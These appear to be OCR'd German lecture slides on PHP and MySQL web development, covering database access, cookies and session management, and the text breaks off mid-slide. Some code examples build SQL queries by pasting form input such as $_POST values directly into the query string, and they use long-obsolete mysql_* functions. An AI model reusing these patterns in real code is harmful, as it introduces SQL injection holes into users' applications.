
  LAMP / WAMP
  - ⇨ in manchen Versionen von XAMPP (z.B. V 1.4.13) ist die PHP-Anbindung an MySQL nicht mehr automatisch eingebunden
  - ⇨ in PHP.ini aktivieren: `extension=php_mysql.dll` (unter Windows)

MySQL

- MySQL
  - ⇨ Hauptnachteil: keine Unterstützung von Transaktionen mit MyISAM
    - wohl aber mit InnoDB- oder BerkeleyDB-Tabellen
  - ⇨ PHP selbst benötigt nur den Datenbank-Server mysqld.exe
  - ⇨ Front-End ist erforderlich für DB-Entwicklung und -Administration
    - schön und kostenlos, aber nur für Windows:
      Ansgar Becker's **MySQL-Front** (http://www.mysqlfront.de/)
    - sehr komfortabel durch QBE
      (Query by Example):
    - Microsoft Access über **MyODBC**
    - oder auch PHP-Skripte **phpMyAdmin**
      (http://localhost/phpmyadmin
      - o auch Remote verwendbar
      - o wird mit XAMPP installiert



Systemüberblick



SQL - zur Erinnerung

- ganz primitiv: MySQL über die Kommandozeile
  - ⇨ mysql.exe ist das mitgelieferte Kommandozeilen-Front-End

- \mysql\bin\mysql.exe bzw. C:\Programme\.....\xampp\mysql\bin\mysql.exe
  - ⇨ use Reisebuero

```
SELECT Zimmerart, Kategorie FROM hotel;
UPDATE hotel SET Preis="150" WHERE Preis="116";
DELETE FROM hotel WHERE Ort="Alanya";
INSERT INTO zielflughafen SET Zielflughafen="Rom", Land="Italien";
```

  - ⇨ quit

MySQL-Schnittstelle in PHP

für jede DB eine andere Funktionsbibliothek ☹

- TCP/IP-Verbindung aufbauen

```
$Connection = mysql_connect("localhost:3306");
```

  - ⇨ user und password könnten noch angegeben werden

- Datenbank auswählen (mysqld verwaltet evtl. mehrere)

```
mysql_select_db ("Reisebuero", $Connection);
```

- Ergebnistabelle abfragen oder SQL-Aktion ausführen

```
$Recordset = mysql_query ($Abfrage, $Connection);
```

- nächste Zeile aus Ergebnistabelle in Array übertragen

```
$Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
```


- alle Felder aller Datensätze abarbeiten

```
foreach($Record as $Name => $Wert) { ...}
```

- TCP/IP-Verbindung schliessen


```
mysql_close($Connection);
```

Anwendungsbeispiel



Id	Zielflughafen	Land
1	Stuttgart	Deutschland
2	München	Deutschland
3	Frankfurt	Deutschland
4	Barcelona	Spanien
5	Fuerteventura	Spanien
6	Paris	Frankreich
7	Berlin	Deutschland
8	Montpellier	Frankreich
9	Nantes	Frankreich
10	Cannes	Frankreich
12	Madrid	Spanien

MySQL



generierte Auswahlliste

generierte Ergebnistabelle

Id	Zielflughafen	Land	Zielflughafen(Land)
6	Paris	Frankreich	Paris(Frankreich)
8	Montpellier	Frankreich	Montpellier(Frankreich)
9	Nantes	Frankreich	Nantes(Frankreich)
10	Cannes	Frankreich	Cannes(Frankreich)

Beispiel: Verbindungsaufbau

```php
<?php
// MIME-Type der Antwort definieren (*vor* allem HTML):
header ("Content-type: text/html");
// alle möglichen Fehlermeldungen aktivieren:
error_reporting (E_ALL);

// SQL-Abfrage festlegen:
$SQLabfrage = "SELECT Land FROM zielflughafen GROUP BY Land";

// Datenbank öffnen und abfragen:
$Connection = mysql_connect("localhost", "", "");
if (!$Connection)
    die ("Could not connect");
if (!mysql_select_db ("Reisebuero", $Connection))
    die ("Could not select database");
$Recordset = mysql_query ($SQLabfrage, $Connection);
if (!$Recordset)
    die ("Query failed");
?>
```

Zugang ohne User und Passwort – nur für Tests!

Beispiel: Generierung einer Auswahlliste

```
<body>
    <p>Bitte wählen Sie ein Land:</p>
    <form name="Auswahl" action="31_SQL_Ergebnis.php" method="POST">
<?php
$AnzahlRecords = mysql_num_rows ($Recordset);
echo ("\t\t<p><select name=\"AuswahlLand\" size=\"$AnzahlRecords\">\n");
$Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
while ($Record) {
    $Land = $Record["Land"];
    echo ("\t\t\t<option>$Land</option>\n");
    $Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
}
echo ("\t\t</select></p>\n");

mysql_close($Connection);
?>
        <p>
        <input type="submit" value="Flughäfen anzeigen">
        </p>
    </form>
</body>
```

Beispiel: gefilterte Datenbankabfrage

```php
// SQL-Abfrage aus Formulardaten bestimmen:
$Auswahl = "";
if (isset($_POST["AuswahlLand"]))
    $Auswahl = "WHERE Land = \"".$_POST["AuswahlLand"]."\"";
$SQLabfrage = "SELECT * FROM zielflughafen ".$Auswahl;

// Datenbank öffnen und abfragen:
$Connection = mysql_connect("localhost", "", "");
if (!$Connection)
    die ("Could not connect");
if (!mysql_select_db ("Reisebuero", $Connection))
    die ("Could not select database");
$Recordset = mysql_query ($SQLabfrage, $Connection);
if (!$Recordset)
    die ("Query failed");
?>
```

Beispiel: Abfrageergebnis als Tabelle anzeigen

```php
<?php
// generiert die HTML-Tabelle mit Zielflughäfen:
$ersteZeile = true;
$Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
while ($Record) {
    if ($ersteZeile) {
        $ersteZeile = false;
            echo "\t\t<tr>\n";
            foreach($Record as $Name => $Wert) {
            $Name = htmlspecialchars($Name, ENT_QUOTES);
            echo "\t\t\t<th>$Name</th>\n";
        }
        echo "\t\t\t<th>Zielflughafen(Land)</th>\n";
        echo "\t\t</tr>\n";
    }
    $Land = htmlspecialchars($Record["Land"], ENT_QUOTES);
    $Zielflughafen = htmlspecialchars($Record["Zielflughafen"], ENT_QUOTES);
    echo "\t\t<tr>\n";
    echo "\t\t\t<td>$Zielflughafen</td>\n";
    echo "\t\t\t<td>$Land</td>\n";
    echo "\t\t\t<td>$Zielflughafen($Land)</td>\n";
    echo "\t\t</tr>\n";
    $Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
}
?>
```

Beispiel: Datensatz hinzufügen

```
// Doppeleintrag verhindern:
$SQLabfrage = "SELECT * FROM zielflughafen WHERE ".
    "Zielflughafen = \"$eZielflughafen\" AND Land = \"$eLand\"";
$Recordset = mysql_query ($SQLabfrage, $Connection);
if (!$Recordset)
    die ("Abfrage fehlgeschlagen: ".$SQLabfrage);

if (mysql_num_rows($Recordset)>0)
    $Fehlermeldung = "Dieser Flughafen ist bereits eingetragen.";
else {
    $SQLabfrage = "INSERT INTO zielflughafen SET ".
        "Zielflughafen = \"$eZielflughafen\", Land = \"$eLand\"";
    $Recordset = mysql_query ($SQLabfrage, $Connection);
    if (!$Recordset)
        die ("Abfrage fehlgeschlagen: ".$SQLabfrage);
    $eZielflughafen = "";
    $eLand = "";
}
```

Beispiel: DB gekapselt in Klasse


```php
class CDatabase {
    var $Connection;
    var $Recordset;

    //*****************************************************
    function Execute ($AktionsAbfrage)
    // führt eine Aktionsabfrage aus.
    {
        $ok = mysql_query ($AktionsAbfrage, $this->Connection);
        if (!$ok)
            die ("Die Abfrage ist fehlgeschlagen: $AktionsAbfrage");
    }
    //*****************************************************
    function OpenRecordset ($AuswahlAbfrage)
    // führt eine Auswahlabfrage durch. Die Ergebnistabelle kann dann zeilenweise mit NextRecord gelesen werden. Ebenso kann die Anzahl der Tabellenzeilen mit RecordCount ermittelt werden
    {
        $this->Recordset = mysql_query ($AuswahlAbfrage, $this->Connection);
        if (!$this->Recordset)
            die ("Die Abfrage ist fehlgeschlagen: $AuswahlAbfrage");
    }
    ....
};
```

Entwicklung webbasierter Anwendungen

11. Kapitel: Technologien im Zusammenhang

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Prinzip


Webbrowser
Webserver
PHP-Programm
(bzw. CGI)
HTML Seite
1. Warenkorb
(xx.php) abfragen
HTML-Datei
mit
PHP-Anteil
2. PHP
starten
HTML Seite
(Ausgabe)
4. Ergebnis
übermitteln
HTML Seite
(evtl. mit
Script-Anteil)
3. erzeugte
HTML-Seite
DB

Beispiel

Beispiel: Warenkorb (bei BOL)

Mit PHP erzeugte HTML-Seite

Eintrag aus einer Datenbank

erste Überprüfung der Eingabe mit ECMA_Script

Layout mit CSS

Entwicklung webbasierter Anwendungen

12. Kapitel: Sessionverwaltung

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Zusammenhängende Webseite - Beispiel

- Formular-Folge mit mehreren Seiten (z.B. Shop, Warenkorb, Bestellung,…)

⇨ Woher weiß der Webserver / ein CGI-Skript, dass Aufrufe zusammen gehören?

⇨ Was passiert, wenn die URL parallel in mehreren Browsern geöffnet wird?

Die Problematik I

Dieses Problem wird in der Vorlesung nicht weiter behandelt.
(⇨ Semaphor und Shared Memory Funktionen in PHP)

- mehrere Aufrufe desselben Skripts können gleichzeitig ausgeführt werden (quasi-parallel, nebenläufig)


  Sequenz (im Prinzip):

  Client1: $no=get_no_of_entries()

  Client2: delete entry[0]

  Client1: for (i=0 to $no-1) entry[i]=…

- Lösung: Skript muss reentrant sein
  - ⇨ Verwendung einer Datenbank-Tabelle, die Transaktionen unterstützt (z.B. InnoDB oder BerkeleyDB, aber nicht MyISAM)
  - ⇨ Zugriff auf Dateien/Datenbanken muss als kritischer Abschnitt / Transaktion gesichert sein

Die Problematik II

- jeder Aufruf eines CGI-Skripts ist ein neuer Aufruf eines selbständigen Programms
  - ⇨ CGI-Skripte können keine Daten über globale Variable austauschen oder in solchen retten
  - ⇨ Wie kann man Daten zwischen Aufrufen austauschen?
  - ⇨ Idee: persistente Speicher: Dateien / Datenbanken
  - ⇨ **…aber der Bezug muss über den Aufruf hergestellt werden!**

- Jede HTTP Aktion ist ein unabhängiger Vorgang
  - ⇨ HTTP ist ein zustandsloses Protokoll; es enthält keinen Bezug auf vorhergehende Aktionen
  - ⇨ aufeinanderfolgende Request/Response-Aktionen sind unabhängig
  - ⇨ **Wie kann man einen Bezug zwischen Aktionen herstellen?**

Grundidee

- **Verwende einen Identifier, der zwischen Client, Webserver und CGI-Anwendung ausgetauscht wird!**

⇨ Biete entsprechende Methoden zum Erstellen, Löschen und Verwalten solcher IDs

⇨ Biete Methoden für den bequemen Austausch der IDs

⇨ Speicherung beim Client oder (temporär) als Parameter in der URL

Was ist eine Session ?

- Eine zeitweise bestehende Verbindung zwischen einem Server und einem Client
- Zusammenhängende Ausführung mehrerer Aktionen, die dieser Session zugeordnet sind
  - ⇨ z.B. Ausfüllen mehrerer Formulare mit jeweils zugehöriger Rückantwort
  - ⇨ involvierte CGI-Skripte müssen auf Sessiondaten zugreifen können (SessionID, User, User-bezogene Daten)
- Eröffnung durch einen HTTP-Request
  - ⇨ typischerweise "Login"
- Beenden durch einen HTTP-Request
  - ⇨ typischerweise "Logout"
  - ⇨ könnte vom Benutzer vergessen werden
- mehrere Sessions können gleichzeitig offen sein

Datensicherheit ist eine separate Anforderung

SessionID

- wird vom Server beim Login generiert und beim Logout gelöscht
  - ⇨ **eindeutig** soll verschiedene Benutzer unterscheiden
  - ⇨ **zufällig** soll nicht erraten werden können
  - ⇨ **kryptisch** verdeckt das Bildungsgesetz
  - ⇨ **mit Erstellungs- oder Verfallszeitpunkt**
    falls ein Benutzer sich nicht abmeldet

- wird zwischen Server und Client hin- und hergereicht
  - ⇨ in HTML-Datei (Formulardaten, href)
    oder HTTP-Header (Cookie, URL)

in jedem Fall
leicht manipulierbar

- wird im Server bei jeder Seite verwendet,
  um den Benutzer zu identifizieren

SessionID als Cookie

- "Cookies" werden client-seitig (evtl. dauerhaft) gespeichert
  - ⇨ sind einer bestimmten Website zugeordnet
  - ⇨ können von Client und Server gelesen und geschrieben werden
- Cookies werden gesetzt
  - ⇨ per Meta-Tag `<meta http-equiv="set-cookie" content="Keksname=Wert;expires=friday, 31-dec-05 23:59:59 gmt;">`
  - ⇨ oder per HTTP-Header (gemäß RFC 2965)

    ```
    Set-cookie: Keksname=Wert; domain=fh-darmstadt.de;
    expires=friday, 31-dec-05 23:59:59 gmt;
    ```
  - ⇨ oder auch temporär mit JavaScript über HTMLDocument:

    ```
    document.cookie = "nochnKeks=xy";
    ```
- CGI kann Umgebungsvariable HTTP_COOKIE abfragen

  ```
  HTTP_COOKIE=Keksname=Wert; nochnKeks=xy
  ```
- Problem: Benutzer kann Cookies abschalten
  - ⇨ Server kann sich also nicht darauf verlassen und sollte - wenn möglich – auch ohne Cookies funktionieren

Cookies unter PHP

natürlich nicht nur für Sessionverwaltung

- Funktionsdeklaration

```
int setcookie (name [, value [, expire
                    [, path [, domain [, secure]]]]])
```

- Cookie setzen
  - ⇨ verfällt nach 1 Stunde

```
setcookie ("SessionID", $wert, time()+3600);
```

- Cookie löschen
  - ⇨ mit denselben Parametern wie beim Setzen !
  - ⇨ Verfallszeit in der Vergangenheit bewirkt sofortiges Löschen

```
setcookie ("SessionID", "", time()-3600);
```

- Cookie-Wert auslesen

```
if (isset($_COOKIE["SessionID"]))
    $wert = $_COOKIE["SessionID"];
```

SessionID ohne Cookies

ID Erzeugen mit PHP:
$SID=md5 (uniqid(mt_rand()));

- optimal bei HTML-**Formularen**
  - ⇨ Verstecktes Formularelement mit generierter ID

```
<input type="hidden"
       name="SessionID" value="xyz1234">
```

  - ⇨ Client schickt dieses per GET sichtbar oder per POST unsichtbar zurück

- bei formular-losen HTML-Dateien über **Verweisziel**
  - ⇨ Server generiert URL mit angehängtem Parameter

```
<a href="naechsteSeite.htm?SessionID=xyz1234">
```

  - ⇨ Client schickt dieses per GET sichtbar zurück

PHP Sessionverwaltung

- generiert und übermittelt SessionID
- sichert und restauriert persistente Variable

per Cookie oder URL

in Datei oder DB

- Session eröffnen (Login) bzw. restaurieren (Folgeseiten)
  - ⇨ am Anfang des PHP-Programms: `session_start();`
- persistente Variable registrieren

```
session_register("Zustand");
```


- danach Zugriff auf persistente Variable

```
$_SESSION["Zustand"] = 5;
```

  - ⇨ am Programmende werden persistente Variable autom. gesichert
- Session beenden (Logout)

```
session_destroy();
```

Sessions mit einer Datenbank



- SessionID beim

  Login festlegen

  ⇨ Zeitpunkt speichern

  für Timeout, falls kein

  Logout mehr erfolgt

- Zuordnung SessionID → Kunde in Datenbank speichern
- jeden personenbezogenen Zugriff ergänzen um

```
WHERE ... AND SessionID="$SessionID"
```

- übrigens: die Kunden sind keine Datenbank-User !

  ⇨ Apache/PHP agieren der DB gegenüber als User

SessionID und Datenbank

- beim Login

```
session_start();
$SessionID = session_id();
UPDATE Kunde SET SessionID="$SessionID";
```

- auf Folgeseiten

```
session_start();
$SessionID = session_id();
... WHERE ... AND SessionID="$SessionID";
```

- beim Logout

